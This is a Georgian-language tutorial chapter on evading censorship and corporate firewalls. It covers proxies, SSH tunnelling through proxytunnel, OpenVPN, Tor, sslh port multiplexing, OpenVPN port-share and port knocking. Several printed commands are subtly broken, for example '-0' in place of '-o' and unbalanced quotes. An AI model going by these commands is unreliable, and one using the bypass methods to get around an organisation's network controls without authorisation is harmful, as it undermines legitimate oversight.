რატომ შესაძლებელია დაგჭირდეთ დაბლოკვის თუ ცენზურის გვერდის ავლა? მაგალითად, ხართ ჩინეთში და გინდათ რომ Google გამოიყენოთ, ან gmail ელ-ფოსტასთან იმუშაოთ, ან უბრალოდ შეხვიდეთ Facebook-ში, შეიძლება იყოთ ორგანიზაციაში რომელიც ბლოკავს გარკვეულ საიტებს, ან თქვენი ინტერნეტ მომწოდებელი ბლოკავს საიტებს, ასეთ შემთხვევებში შეიძლება დაგჭირდეთ, რომ გვერდი აუაროთ ასეთ დაბლოკვას. ზემოთ ბევრი მეთოდი და ტექნოლოგია განვიხილეთ რომლების გამოყენებაც შეიძლება დაბლოკვის გვერდის ასავლელად, შესაბამისად, ალბათ კარგი წარმოდგენა გაქვთ თუ რაზე ვილაპარაკებთ. ამ თავის ამოცანაა რომ ამ ცოდნას თავი მოუყაროს და გიჩვენოთ თუ როგორ შეიძლება ასეთი რამის გაკეთება.



ცენზურის და დაბლოკვის მოწყობილობები შეიძლება სხვადასხვანაირი იყოს, მათ სიმარტივისათვის Firewall-ს დავუძახებთ. ყველა ამ მოწყობილობას ერთი რამ აქვს საერთო, ისინი მოთავსებული არიან თქვენ კომპიუტერსა და დანიშნულების სერვერს შორის. როგორც წესი, ისინი განთავსდებიან თქვენსა და ინტერნეტს შორის. ეს

მოწყობილობები ბლოკავენ გარეთ გამავალ კავშირს. Firewall ხშირად ახორციელებს ცენზურას და ბლოკავს გარკვეული ტიპის ინფორმაციას, მაგალითად ჩინეთი ბლოკავს ვიკიპედიას გვერდს ტიანანმინ მოედანზე მომხდარი დარბევის შესახებ. შეიძლება ბლოკავდეს მთლიან დომნებს (ინტერნეტის არეებს), გარკვეულ პორტებს ან გარკვეულ პროტოკოლებს. თუ Firewall აკეთებს პაკეტების ღრმა ანალიზს, მაშინ მას შეუძლია პროგრამული დონის პროტოკოლები დაბლოკოს. მაგალითად, თუ SSH იგზავნება TCP:443 პორტის საშუალებით, პაკეტების ღრმა შემოწმებას ამის აღმოჩენა და დაბლოკვა შეუძლია, რადგან HTTPS და SSH პაკეტების საკმაოდ განსხვავდება ერთმანეთისაგან. ცენზურის ზოგი მოწყობილობა წარმოადგენს HTTP:80, HTTPS:443 პროქსის, რომელსაც შეუძლია პროგრამული დონის კავშირების დაბლოკვა. ასეთი დაბლოკვა, როგორც წესი, ორგანიზაციების ქსელებში ხდება. ეს პროქსიები მხოლოდ იმ კავშირებს გაატარებენ რისთვისაც არიან დაპროგრამებული, მაგალითად შეიძლება გაატარონ მხოლოდ HTTP და HTTPS კავშირები. მიუხედავად იმისა რომ, ამ პროქსი მოწყობილობებს შეუძლიათ პაკეტების ანალიზი და დაბლოკვა, რას აანალიზებენ და რა მიზნით ყველ მოცემულ შემთხვევაში განსხვავებულია. იმისათვის რომ, ასეთი Firewall-ის მიერ დაბლოკვას გვერდი აუაროთ კავშირი უნდა დაშიფროთ, თანაც კავშირმა უნდა გაიაროს იმ პორტებში რომლებიც გახსნილი აქვს Firewall-ს. თუ Firewall გარკვეულ IP მისამართებს ბლოკავს, უნდ მოაჩვენოთ რომ სხვა IP მისამართს უერთდებით. Firewall-ს ვერ აიძულებთ რომ რაც თქვენ გინდათ ის გააკეთოს, უნდა ითამაშოთ იმ წესებით რასაც Firewall გთავაზობთ.

მაგალითად დაშიფრული კავშირის გასაგზავნად ხშირად გამოიყენება VPN-ები, პროქსიები და კავშირის სხვა საშუალებები, რომლების სერვერებიც Firewall-ის გარეთ არიან მოთავსებული და რომლებიც იყენებენ Firewall-ის მიერ გახსნილ პორტებს. ყველაზე ხშირად გახსნილია პორტები HTTP:80, HTTPS:443, UDP:53:DNS. დაშიფრული კავშირი ხშირად იგზავნება 443 პორტის გავლით, თითქოს ეს არის დაშიფრული ინტერნეტ HTTPS კავშირი. ცხადია DNS მოთხოვნებიც იგივე არხის საშუალებით უნდა გააგზავნოთ. უკვე განვიხილეთ როგორ ხდება SSH-ის გამოყენება პორტების დინამიური გადამისამართებით ასეთი rამის გასაკეთებლად.

აქამდე ვიხილავდით ადგილობრივ ცენზურას, ანუ დაბლოკვის მცდელობებს სანამ ინტერნეტში შეხვალთ. სამწუხაროდ არსებს ცენზურის სხვა მეთოდებიც. მაგალითად დაბლოკვა დანიშნულების ადგილას. ამის მაგალითია BBC-ს ზოგიერთი საიტი, რომლებიც ბლოკავენ ყველას ვინც შემოდის გაერთიანებული სამეფოს გარედან. ან ეს შეიძლება იყოს Yahoo ელ-ფოსტა, რომელიც ბლოკავს Tor-ის გამომავალ კვანძებს, ან ეს შეიძლება იყოს Netflix რომელიც ბლოკავს VPN-ებს. ასეთი დაბლოკვის გვერდის ასავლელად უნდა შეცვლოთ ინფორმაცია თუ საიდან და როგორ უერთდებით დანიშნულების სერვერს.

ეხლა კი განვიხილოთ რა ტექნოლოგიებით ავუაროთ გვერდი დაბლოკვას. აქ განხილული ყველა მეთოდი თუ ტექნოლოგია ზემოთ უკვე განვიხილეთ. აქ კი მოკლედ განვიხილავთ როგორ შეიძლება ამ მეთოდების და ტექნოლოგიების გამოყენება:

1. პროქსი- როგორც უკვე აღვნიშნეთ სუსტი ტექნოლოგიაა და მუშაობს მხოლოდ იმ შემთხვევებში როცა მოწინააღმდეგე კარგად არ ამოწმებს რას აკეთებთ; გამავალი კავშირების დაბლოკვისას ამ ტექნოლოგიის გამოყენება შიძლება მხოლოდ იმ შემთხვევაში თუ აღმოჩენის მოსალოდნელი შედეგები არ არის სერიოზული. ეს მეთოდები როგორც წესი უკეთესად მუშაობს დანიშნულების ბლოკირებისას, თანაც როგორც წესი, აღმოჩენის შემთხვევაში არაფერი სერიოზული არ ხდება.
2. SSH გვირაბის გამოყენებით ჯერ შეუერთდებით SSH სერვერს და შემდეგ შეუერთდებით დანიშნულების სერვერს, ეს კავშირები იყენებენ HTTP:80, HTTPS:443ორტებს. ამ კავშირის გამოყენება შეიძლება თუ SSH სერვერი საშუალებას იძლევა შეცვალოთ პორტი 22 საჭირო პორტით, ან მომსახურების მომწოდებელი მოგცემთ პორტის შეცვლის საშუალებას. თუ მოწინააღმდეგე იყენებს პაკეტების ღრმა ანალიზს, მაშინ მიხვდებიან რომ კავშირი SSH-ია და დაბლოკავენ. ასევე შეუძლიათ შეამოწმონ მიმღები სერვერის პორტი და მიხვდნენ რომ სერვერი SSH სერვერია და დაბლოკონ. დანიშნულების დაბლოკვის შემთხვევაში SSH საკმაოდ კარგად მუშაობს რადგან მიმღები სერვერი ვერ ხედავს თქვენ ნამდვილ მისამართს და მხოლოდ ხედავს სერვერის მისამართს.
3. Open VPN - დაახლოებით იგივეა რაც SSH-ი, ოღონდ იყენებს სხვანაირ პროტოკოლს. შიძლება მოახერხოთ გვერდი აუაროთ Firewall-ს მაგრამ შეიძლება მოგიწიოთ სერვერის პორტის შეცვლა, 1194 UDP სტანდარტული პორტიდან, პორტზე რომელიც ღიაა Firewall-ზე. UDP 53 ყველას სჯობია, რადგან ხშირად

გახსნილია და თანაც UDP პორტია, Open VPN კი UDP-ს თან კარგად და სწრაფად მუშაობს. თუ TCP კავშირს იყენებთ ალბათ ყველას ჯობია გამოიყენოთ პორტი HTTPS 443. თუ Firewall- აკეთებს პაკეტების ღრმა ანალიზს, მაშინ ისინი მიხვდებიან რომ VPN-ს იყენებთ, შეიძლება დაგბლოკონ . ცხადია, ასეთ შემთხვევაში, საჭიროა პორტების ცვლილება სერვერზე. ამის საშუალებას კი მომწოდებელი უნდა იძლეოდეს. AirVPN https://airvpn.org/ არის ერთერთი ასეთი მომსახურება.

მოკლედ, გარეთ გამავალი კავშირებისათვის VPN კარგად მუშაობს, თუმცა ვერ უძლებს პაკეტების ღრმა შემოწმებას. ადგილობრივი, შემავალი, კავშირებისათვის VPN ბევრად უკეთესად მუშაობს. თუმცა თუ Firewall ბლოკავს ყველა ცნობილ VPN სერვერს, (Netflix აკეთებს ამას), მაშინ საჭიროა ნაკლებად ცნობილი VPN სერვერი გამოიყენოთ. თუ თქვენი საკუთარი Open VPN სერვერი გაქვთ მაშინ ისინი ვერ მიხვდებიან რომ VPN-თან აქვთ საქმე, და თუ მიხვდებიან კიდეც, ძველი სერვერის წაშლა და ახალი სერვერის ამუშავება, როგორც ეს ზემოთ განვიხილეთ, მოკლე დროში შეიძლება (https://www.digitalocean.com/). შესაძლებელია მოწინააღმდეგემ დაადგინოს ვებ კავშირის თითის ანაბეჭდი და დაადგინოს რა ვებ საიტებთან მუშაობთ. VPN-ები საშუალო დონის შედეგებს მოგცემენ ადგილობრივი ცენზურის დაძლევაში. განსაკუთრებით თუ ცენზურა იყენებს პროქსიებს და პაკეტების ღრმა ანალიზს (DPI).

4. JonDONYM – გარეთ გამავალ კავშირებთან დაახლოებით იგივე წარმატებით მუშაობს როგორც SSH ან VPN, თუმცა უფრო ნაკლებად მოსალოდნელია რომ შემავალი კავშირისას დაგბლოკონ, რადგან ეს ქსელი ძალიან ცნობილი არ არის, თუმცა რა თქმა უნდა, გარანტირებული არაფერია. პაკეტების ღრმა ინსპექცია ამ პაკეტებსაც ადვილად აღმოაჩენს და დაბლოკავს.

რომ შევაჯამოთ, ყველანაირი დაშიფრული კავშირი რომლებიც იყენებენ გახსნილ პორტებს ვერ იმუშავებენ Firewall-ებთან რომლებსაც აქვთ პაკეტების ღრმა ანალიზის ფუნქცია. ზოგიერთი Firewall, მაგალითად The Great Firewall of China, იმისათვის რომ გაარკვიოს რა კავშირთან აქვს საქმე, ამოწმებს საიდან მოდიხართ და რა საიტებს უერთდებით. თუ აღმოჩინეს რომ იყენებთ VPN-ს დაგბლოკავენ. საზოგადოდ, ასეთი ცენზურა იშვიათად ხდება, თუმცა ზოგიერთი რეპრესიული რეჟიმი იყენებს ამ მეთოდებს.

5. Tor - შექმნილია იმისათვის რომ გვერდი აუაროს Firewall-ებს, მისი ზოგიერთი გარეთ გამავალი ხიდი ცდილობს რომ კავშირი ჩვეულებრივ დაშიფრულ ინტერნეტის კავშირს დაამსგავსოს, ან პაკეტები ნებისმიერად შეცვალოს. ან ამსგავსებენ ისეთ კავშირებს, რომელთა დაბლოკვაც ბევრი სხვა კავშირის დაბლოკვასაც გამოიწვევს. ზოგი კვანძი ცდილობს გვერდი აუაროს IP დაბლოკვას და არა პაკეტების პროტოკოლის დაბლოკვას, ამან შეიძლება გვერდი აუაროს პაკეტების შედარებით მსუბუქ ანალიზს, მაგრამ ცოტა ღრმა ანალიზის შემთხვევაშიც კი Firewall აღმოაჩენს რომ პაკეტები არ არის ჩვეულებრივი კავშირის ნაწილი. მიუხედავად იმისა რომ Tor-ს შეუძლია ბევრი Firewall-ების გვერდის ავლა, ასევე შესაძლებელია მისი აღმოჩენაც, შესაბამისად თუ რისკი დიდია, ნუ გამოიყენებთ Tor-ს. უმჯობესია გამოიყენოთ ის პროტოკოლები რომლების დაშვებულია Firewall-ის მიერ. მაგალითად თუ Fierwall SSH-ს ატარებს გამოიყენეთ SSH რადგან ასეთ შემთხვევაში პაკეტების შემოწმება ვერაფერს ახალს ვერ ნახავს და გაატარებს თქვენ კავშირს. რაც შეეხება შემავალი კავშირის დაბლოკვას, VPN, SSH, ან პროქსი სერვერების გამოყენება ჯობია Tor-ის გამოყენებას, რადგან Tor ხშირად იბლოკება ასეთი სერვერების მიერ.
6. I2P - მიუხედავად იმისა რომ რამდენიმე გარეთ გამავალი კვანძი აქვს ეს ქსელი არ არის შექმნილი Firewall ების თუ ცენზურისათვის გვერდის ასავლელად.


გაითვალისწინეთ რომ შემავალი კავშირების დაბლოკვის გვერდის ავლა უმეტეს შემთხვევაში შეიძლება საკუთარი VPN სერვერის შექმნით. რადგან ეს Firewall-ები მხოლოდ ბლოკავენ ცნობილ VPN სერვერებს.

შესაძლებელია რომ რამდენიმე სხვადასხვა მეთოდის კომბინაცია გამოიყენოთ, მაგალითად, Tor ჩასვათ VPN ან SSH-ში და Firewall-ს გაცდეთ ერთერთი ამ გვირაბით შემდეგ კი გამოიყენოთ Tor.

თუ Firewall უბრალოდ ყველაფერს ბლოკავს, უნდა არსებობდეს სერვერი რომელიც ინტერნეტს უერთდება, სხვაგვარად Firewall აზრს კარგავს. ასეთ შემთხვევებში, ერთ-ერთი გზაა რომ გაიაროთ ასეთი სერვერი. ამის გაკეთება მაგალითად SSH-ით შეიძლება.

პროქსითი გარეთ გამავალი კავშირის დაბლოკვის გვერდის ავლა

ხშირად უნივერსიტეტებში თუ კომპანიებში კომპიუტერები გადიან ინტერნეტში პროქსის გავლით. ამის ნახვა შეიძლება ინტერნეტ ბრაუზერის პროქსი პარამეტრებში, განსაკუთრებით Windows-შია ამის ნახვა მოსახერხებელი



თუ ხელით დაყენებული პროქსითი მუშაობთ მაშინ Manual Proxy Setup-ში Use Proxy Server გადამრთველი ჩართული იქნება, IP მისამართისა და Port-ის უჯრებში კი იქნება შეყვანილი მისამართი და პორტის ნომერი.

შეიძლება ჩართოთ Automatically Detect Proxy Settings ამ შემთხვევაში კომპიუტერი ავტომატურად შეუერთდება პროქსის.

არსებობს ე.წ. PAC https://blog.add0n.com/2016/02/11/configure-proxy-settings-in-firefox.html ფაილი რომელშიც შეყვანილია პროქსის მონაცემები და კომპიუტერი იყენებს ამ ფაილის პარამეტრებს პროქსისთან ავტომატურად შესაერთებლად. ამ ფაილის მაგალითია:

```
function FindProxyForURL(url, host) {
  if ( /*condition to pass the request through a local proxy server */ ) {
    return 'PROXY 127.0.0.1:8080';
  }
  if ( /*condition to pass the request through a network proxy server */ ) {
    return 'PROXY 192.168.1.10:8181';
  }
  if (/* condition to block the request */) {
    return 'PROXY 127.0.0.1:55555' //direct the request to a free local port
  }
  // do not use a proxy server
  return 'DIRECT';
}
```

ეს ფაილები ჩამოიტვირთება პროქსიდან ან თქვენმა სისტემის ადმინისტრატორმა შეიძლება თქვენ კომპიუტერზე მოათავსოს. უნდა იპოვოთ ეს ფაილი და მისი საშუალებით გაარკვევთ რა არის პროქსის IP მისამართი და პორტი

ხშირ შემთხვევებში პროქსი უბრალოდ HTTP კავშირის მართავს, მაგრამ HTTPS-ს არა, რადგან HTTPS შემთხვევაში დამატებითი ადმინისტრაციული სამუშაოა ჩასატარებელი და დაშიფვრის სერტიფიკატები მისაწოდებელი. ამის მაგივრად, Proxy უბრალოდ გაატარებს HTTPS კავშირს, ანუ HTTPS – Connect მეთოდით, გადაამისამართებს დანიშნულების მისამართზე. ასეთი პროქსის გვერდის ავლა ადვილია, რადგან არ ამოწმებს HTTPS პაკეტებს და ქმნის კავშირის სანდო არხს.

არის მეორე ტიპის პროქსი, რომელშიც ხდება HTTPS-ის სრულად პროქსიში გატარება. ამისათვის საჭიროა რომ პროქსიმ თავისი SSL სერტიფიკატი მოათავსოს კომპიუტერზე, შესაბამისად კავშირი დაიშიფრება კომპიუტერიდან პროქსიმდე. პროქსიში მოხდება ინფორმაციის გაშიფვრა, შემოწმება და მერე გადამისამართება ისევ დაშიფრული სახით. როგორც უკვე აღვნიშნეთ, ასეთი პროქსის მუშაობისათვის საჭიროა სერტიფიკატი მოთავსდეს კომპიუტერზე, თუ სერტიფიკატი არ არის მოთავსებული კომპიუტერი მოგცემთ შეტყობინებებს არასწორი სერტიფიკატის შესახებ. ასეთი პროქსიები საკმაოდ პოპულარულია ბიზნეს ქსელებში, მათი გვერდის ავლაც შეიძლება. ამისათვის გამოიყენება პროგრამა ProxyTunnel (https://proxytunnel.sourceforge.io/usage.php)

ეს პროგრამა დაწერილია თითქმის ყველა ოპერაციული სისტემისათვის. მისი ჩამოტვირთვა შეიძლება Download ბმულის საშუალებით. ფილების ჩამოტვირთვა შეიძლება ასევე ბმულიდან https://sourceforge.net/projects/proxytunnel/files/. Proxytunnel ქმნის დაშიფრულ არხებს HTTP და HTTPS პროქსიების გამოყენებით.

მუშაობს როგორც ფონური დრაივერი OpenSSH კლიენტისათის და ქმნის SSH კავშირებს HTTP(S) პროქსიების გავლით.უსმენს პორტს კავშირის აღმოსაჩენად და შემდეგ დაშიფრული არხით გააგზავნის ამ კავშირს შესაბამის მისამართზე.

თუ გინდათ რომ ეს პროგრამა ეფექტურად გამოიყენოთ, პროქსი სერვერი უნდა იძლეოდეს HTTP CONNECT ბრძანების შესრულების საშუალებას. უნდა დაგრთოთ ნება რომ დანიშნულების მანქანას შეუერთდეთ HTTP proxy authentication-ის საშუალებით.

პროქსიების უმეტესობა უფლებას იძლევიან შეუერთდეთ მხოლოდ ფიქსირებულ პორტებს. როგორც წესი ეს პორტების 80 და 443. ზოგი პროქსი ასევე იყენებს სხვა პორტებს როგორებიცაა: 8000, 8080, 8081, 8082 და NNTP პორტი 119 და 563.

ლინუქსში ამ პროგრამის დაყენება შეიძლება რეპოზიტორიდანაც ბრძანებით:

```
sudo apt-get install proxytunnel
```

ხოლო მისი ამუშავება ხდება ბრძანებით:

```
ssh -p 22 -0 'ProxyCommand proxytunnel -p 192.168.1.1:8118 -d %h:%p' -D 8080 root@demo.myserver.net
```

სადაც პორტი 22 უნდა შეიცვლოს Firewall-ზე გახსნილი პორტის ნომრით. ამ მაგლაითში 192.168.1.1 არს პროქსის IP მისამართი 8118 არის პორტი, ეს ბრძანება ქმნის ადგილობრივ დინამიურ SOCS პროქსის და უერთდება root@demo.myserver.net-ს.

თუ შეასრულებთ ბრძანებას:

```
ssh -p 22 -0 'ProxyCommand proxytunnel -p 192.168.1.1:8118 -d %h:%p' -D 8080 root@demo.myserver.net

Via192.168.1.1:8118 ->demo.myserver.net:22
```

მიიღებთ მოთხოვნას შეიყვანოთ პაროლი. რაც გეუბნებათ რომ 192.168.1.1:8118 პროქსის სერვერის გავლით უერთდებით demo.myserver.net:22 SSH სერვერს.

ზოგიერთ შემთხვევაში პროქსიმ შეიძლება მოგთხოვოთ მომხმარებლის სახელი და პაროლი. მაშინ უნდა გამოიყენოთ ბრძანება:

```
ssh -p 443 -0 'ProxyCommand proxytunnel -p 192.168.1.1:8118 -P username:password -d %h:%p' -D 8080 root@demo.myserver.net
```

იმის გამო, რომ მომხმარებლის სახელი და პაროლი გამოჩნდება ჟურნალის ჩანაწერებში. შეიძლება გამოიყენოთ ბრძანება:

```
ssh -p 443 -0 'ProxyCommand proxytunnel -p 192.168.1.1:8118 -F username:password -d %h:%p' -D 8080 root@demo.myserver.net
```

და მომხმარებლის სახელი და პაროლი მოათავსოთ ფაილში userpass.txt-ში

```
Format:

Proxy_user=username

Proxy-password=password
```

ზოგიერთ პროქსის შეიძლება დაჭირდეს უფრო მეტი ინფორმაცია როგორიც არის ბრაუზერის აგენტი და referrer. ბრძანება:

```
ssh -p 443 -0 'ProxyCommand proxytunnel -p 192.168.1.1:8118 -d %h:%p' -H "Mozila/5.0 (Macintosh; Intel Mac OS X 10.10; rv:46.0) Gecko/20100101 Firefox/46.0" -H "Host: %h" -H "Referer %h" -P username:password' -D 8080 root@demo.myserver.net
```

საშუალებას ძლევა მიაწოდოთ შესაბამისი ინფორმაცია. როგორც ხედავთ ბრძანების ზომა ნელ ნელა იზრდება და მისი ხშირად აკრეფა გართულდება. ამისათვის არსებობს Config ფაილი, რომელშიც შეიძლება შიყვანოთ ეს ბრძანება. ფაილის რედაქტირება ხდება ბრძანებით:

```
Nano ~/.ssh/config
```

და ინფორმაციის შეყვანის შემდეგ იგი ასე უნდა გამოიყურებოდეს:

```
HOST demo

User root
```

```
HostName demo.myserver.net

Port 22

Dynamic forward 8080

ProxyCommand tunnel -p 192.168.1.1:8118 -d %h%p -H " Mozila/5.0 (Macintosh; Intel Mac
OS X 10.10 ; rv:46.0)"Geco/20100101 Firefox/46.0" -H "Host: %h" -H "Referer: %h"
```

სადაც Host არის მისაერთებლი სერვერის ზედმეტ სახელი, User არის მომხმარებლის სახელი. HostName არის თქვენი SSH სერვერის ბმული ან IP მისამართი. Port არის პორტი რომელსაც უერთდებით უმეტეს შემთხვევაში ეს არის 80 ან 443.

DynamicForward 8080 ქმნის ადგილობრივ SOCS-პროქსის.

ProxyCommand და მის შემდეგ მოთავსებული ბრძანება კი ქმნის დაშიფრულ არხს.

თუ ამ ფაილს ჩაიწერთ და შემდაგ შეიყვანთ ბრძანებას:


```
ssh demo
```

სადაც Demo ასრის არის SSH სერვერის სახელი, ბრძანება მოგთხოვთ პაროლის შეყვანას და შემდეგ შეუერთდება SSH სერვერს.

არსებობს სხვა ბევრი პროგრამა რომელიც Firewall და პროქსი სერვერების გვერდის ავლისათვის არის შექმნილი. ზოგიერთი მათგანი იძლევა სერვერს და კლიენტს და SSH-ის მაგივრად საკუთარ დაშიფრულ არხს ქმნის. მაგალითად ასეთია http://www.networktunnel.net/ - ფასიანი მომსახურებაა.

Windows-სათვის კი შეიძლება გამოიყენოთ http://cntlm.sourceforge.net/ პროქსი, რომლის საშუალებითაც შეიძლება გვერდი აუაროთ ბევრ ცენზურასა თუ დაბლოკვას.

საკმაოდ საინტერესო ღია არქიტექტურის პროგრამაა https://github.com/BarbaTunnelCoder/BarbaTunnel/ ეს პროგრამა უნდა მოათავსოთ თქვენ კომპიუტერზე და სერვერზე. იგი მუშაობს VPN-თან კომბინაციაში და მალავს VPN-ის დამახასიათებელ თითის ანაბეჭდს. ანუ პროქსი ვერ მიხვდება რომ VPN-ით მუშაობთ.



ეს ნახატი საკმაოდ კარგად აღწერს თუ როგორ მუშაობს ეს პროგრამა.

გარეთ გამავალი კავშირის დაბლოკვის გვერდის ავლა პორტების განაწილება და პორტებზე კაკუნი.

როცა firewall-ზე გახსნილ პორტს იყენებთ, იმისათვის რომ, VPN-ით დაუკავშირდეთ Open VPN სერვერს, მაგალითად, თუ იყენებთ UDP:53 პორტს რომელიც DNS მოთხოვნებისთვის გამოიყენება. სისტემის ადმინისტრატორს ადვილად შეუძლია აღმოაჩინოს რომ პორტი არ გამოიყენება დანიშნულების მიხედვით. მასში გადის ბევრად მეტი პაკეტი ვიდრე უნდა გადიოდეს და როცა გააანალიზებს, ნახავს რომ ეს პაკეტები VPN პაკეტებია, ხოლო თუ დანიშნულების სერვერს შეამოწმებს, აღმოაჩენს რომ ეს სერვერი Open VPN სერვერია. შემავალმა სერვერმა კი შეიძლება შეამოწმოს სერვერი საიდანაც კავშირის მოთხოვნებს იღებს, აღმოაჩინოს რომ ეს VPN სერვერია და დაბლოკოს იგი. ასეთი შემოწმების დასაბნევად გამოიყენება პორტის განაწილება სხვადასხვა სერვისებს შორის. ანუ რამდენიმე სერვერი უნდა იყენებდეს ერთ პორტს. მაგალითად, ვებ სერვერი, HTTPS, SSH და VPN უნდა იყენებდეს ერთ 443 პორტს. ეს დააბნევს ავტომატიზებულ შემოწმებას.


ამისათვის საკუთარი ე.წ. მულტიპლექსერ სერვერი დაგჭირდებათ. ერთერთი ასეთი სერვერია SSLH https://www.rutschle.net/tech/sslh/README.html. იგი შექმნილია ლინუქსის ტიპის ბევრი სხვადასხვა ოპერაციული სისტემისათვის. ამ სერვერს შეუძლია იმუშაოს პროტოკოლებთან HTTP, TLS/SSL (SNI და ALPN-ს ჩათვლით), SSH, OpenVPN, tinc, XMPP, ასევე შესაძლებელია სხვა პროტოკოლების გამოყენებაც.

ამ სერვერის დაყენება ადვილია, ზემოთ მოყვანილ ბმულზე კარგადაა აღწერილი ეს პროცესი. ეს ბმული https://www.unixmen.com/sslh-a-sslssh-multiplexer-for-linux/ კი აღწერს პროგრამის დაყენებას CentOS და RedHeat Linux-ზე. გირჩევთ, რომ სანამ ამას დააყენებთ დაშორებულ სერვერზე, შეეცადეთ დააყენოთ ადგილობრივ მანქანაზე, რადგან თუ რამე შეგეშალათ და დაკარგეთ SSH წვდომა დაშორებულ სერვერთან, შეიძლება შეერთების აღდგენა ვერ შეძლოთ.

პორტის განაწილების კიდევ ერთი შესაძლებლობაა რომ გამოიყენოთ Open VPN-ის port-share ბრძანება

```
# PUBLIC_ADDRESS: wwww.tklapp.com (used by openvpn-addclient)

#port 1194
#proto udp
dev tun

port 443
port-share 127.0.0.1 4443
proto tcp

comp-lzo
keepalive 10 120
```

ეს ბრძანება მხოლოდ TCP-პროტოკოლს იყენებს და საშუალებას იძლევა რომ ერთი პორტის გავლით გადაამისამართოთ HTTP და HTTPS კავშირები. როგორც კი Open VPN კლიენტი იგრძნობს რომ პაკეტები არ წარმოადგენენ HTTP-ს, ის პროქსი სერვერად გადაიქცევა და გააგზავნის შემომავალ პაკეტებს VPN სერვერზე. მიუხედავად იმისა რომ მხოლოდ HTTP და HTTPS-ს შორის ხდება პორტის განაწილება არ უნდა იყოს ძნელი რომ იგივე მეთოდი გამოიყენონ SSH-სათის. ეს საიტი https://davidwesterfield.net/2012/08/openvpn-sharing-a-tcp-port-with-ssl-on-nginx-and-apache-yeah-its-possible/ აგიხსნით როგორ შეიძლება პორტების განაწილება Open VPN-ით.



საკმაოდ ადვილია, თუმცა შეიძლება Firewall წესების შეცვლა დაგჭირდეთ.

კიდევ ერთი მეთოდია პორტზე დაკაკუნება. წარმოიდგინეთ რომ აკაკუნებთ დაკეტილ კარზე და კარების გასაღებად გარკვეული საიდუმლო ფრაზა უნდა წარმოთქვათ. სწორედ ამ პრინციპით მუშაობს პორტზე დაკაკუნება. კომპიუტერული ქსელების სამყაროში კი ეს ასე ხდება, სერვერზე იგზავნება, გარკვეული სპეციალური SYN პაკეტების კომბინაცია, რომლის შემდეგაც სერვერი პორტს გახსნის და შესაბამისად ამ პორტის გამოყენებით მაგალითად SSH-ზე მიმართვა შეიძლება გახდეს შესაძლებელი. იგზავნება ერთი ე.წ. SYN პაკეტი (ან პაკეტებს კომბინაცია) რომლის TCP და IP ველები სპეციალურად არის კოდირებული ისე რომ სერვერის პორტის გახსნის ფრაზას წარმოადგენდეს.

